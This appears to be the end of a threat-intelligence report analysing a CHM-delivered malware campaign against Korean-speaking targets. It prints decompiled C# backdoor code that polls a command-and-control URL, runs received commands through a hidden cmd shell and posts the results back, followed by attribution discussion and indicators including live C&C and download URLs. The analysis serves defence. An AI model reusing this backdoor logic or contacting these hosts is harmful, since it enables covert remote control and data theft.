
	值	类型
is	{MainProc}	MainProc
blockList	{string[0x0000000C]}	string[]
ds	0x0000003C	int
pathLog	@"C:\Users\Public\Pictures\r05vktxxvgz.txt"	string
pathZip	@"C:\Users\Public\Pictures\p3ltclskjdt.zip"	string
uri	"https://tosals.ink/uEH5J.html"	string

FakeCheck receives data from the command and control (C&C) server. When the received data does not contain the phrase "Fatal error," it proceeds to parse the commands and execute them accordingly.




```
WebResponse response = webRequest.GetResponse();
StreamReader streamReader = new StreamReader(response.GetResponseStream());
text = "";
string text2 = streamReader.ReadToEnd();
if (text2 != "" && !text2.Contains("Fatal error"))
{
    text = this.RunBulkCommand(text2);
}
streamReader.Close();
response.Close();
```

The received instructions are segmented using the "|" character. The final command is executed as a cmd command line：



```
private string RunCommand(string cmdLine)
{
    Process process = new Process();
    process.StartInfo.FileName = Decrypt.GetDecrypt("qw+DUejhFDofeAYvTZnOFQ==");
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.Arguments = "/c " + cmdLine;
    process.StartInfo.StandardOutputEncoding = Encoding.Default;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.UseShellExecute = false;
    process.Start();
    string text = process.StandardOutput.ReadToEnd();
    string text2 = process.StandardError.ReadToEnd();
    process.WaitForExit();
    if (text == "")
    {
        if (text2 == "")
        {
            text = "(Success)\n";
        }
        else
        {
            text = text2;
        }
    }
    return text;
}
```

The execution results of the cmd command are sent back to the command and control (C&C) server using the "POST" method.



```
for (;;)
{
    WebRequest webRequest = WebRequest.Create(this.uri);
    if (text == "")
    {
        Thread.Sleep(this.ds * 1000);
        webRequest.Method = "GET";
    }
    else
    {
        Thread.Sleep(500);
        webRequest.Method = "POST";
        byte[] bytes = Encoding.UTF8.GetBytes(text);
        webRequest.ContentType = "text/plain";
        webRequest.ContentLength = (long)bytes.Length;
        Stream requestStream = webRequest.GetRequestStream();
        requestStream.Write(bytes, 0, bytes.Length);
        requestStream.Close();
    }
    WebResponse response = webRequest.GetResponse();
    StreamReader streamReader = new StreamReader(response.GetResponseStream())
    text = "";
```

3. Summary

In the captured CHM attack sample targeting Korean-speaking countries, there is a significant correlation in terms of code with the attack sample disclosed by Ahnlab in July. Although the primary target group of the attackers is unknown, the bait document they use includes financial, insurance, and daily communication-related bills. Such bait documents have broad applicability, especially in the case of communication bills.

Based on the currently available information about the final payload executed by the attacker, it appears that the complexity of the attacker's code is relatively low but gradually improving. The payload mainly focuses on browser information theft, host information gathering, and simple cmd command execution. This suggests that these activities may only represent the early to mid-stages of the attacker's attack chain, and it is likely that they will continue to distribute other payloads in subsequent stages.

During the attribution process, it has been observed that several security researchers attribute the attack to APT37. However, based on the intelligence currently held by the KnownSec 404 Advanced Threat Intelligence Team, there is no direct evidence linking it to the TTPs used by APT37. Merely associating it with APT37 based on geographical and industry targeting lacks sufficient supporting evidence. Furthermore, considering the method of using CHM to load malicious code, it is possible to multiple organizations, including Kimsuky and APT37, to employ such techniques. Therefore, we cannot directly attribute it to a known organization. Moving forward, continuous tracking of similar attack incidents will be conducted to uncover more valuable intelligence clues.

IOC

Download address:

- https://crilts.cfd/cdeeb
- https://giath.xyz/maiqt
- https://bajut.pro/jdkvr
- https://oebil.lat/zyofl

C&C：

- https://tosals.ink/uEH5J.html

Hash:

- f5e46e18facc6f8fde6658b96dcd379b82cc6ae2e676fb47f08cbeccd307b1b4
- 578689cb4b06c4d3f1850e4379c4b31f49170749c66b9576e1088f59fc891da2
- 2b2583019d83e657c219dd6510060f98ead8679e913d63c7f2ed5c52c0c2bb35
- 37feb1d71c6458f71b27dc1ba7cb4366ee30f9ae75b0322775fa70b8753eac27
- a1f6ae788bf3f9ae17893f3b12d557f69b17fdb4f030ed5e5f66dbb6d2cc9d78

- 01e7405ddd5545ffb4a57040acc4b6f8b8a5cc328fa8172e1800a1cb49bdf15c
- 012063e0b7b4f7f3ce50574797112f95492772a9b75fc3d0934a91cc60faa240

Ref

- https://asec.ahnlab.com/ko/55351/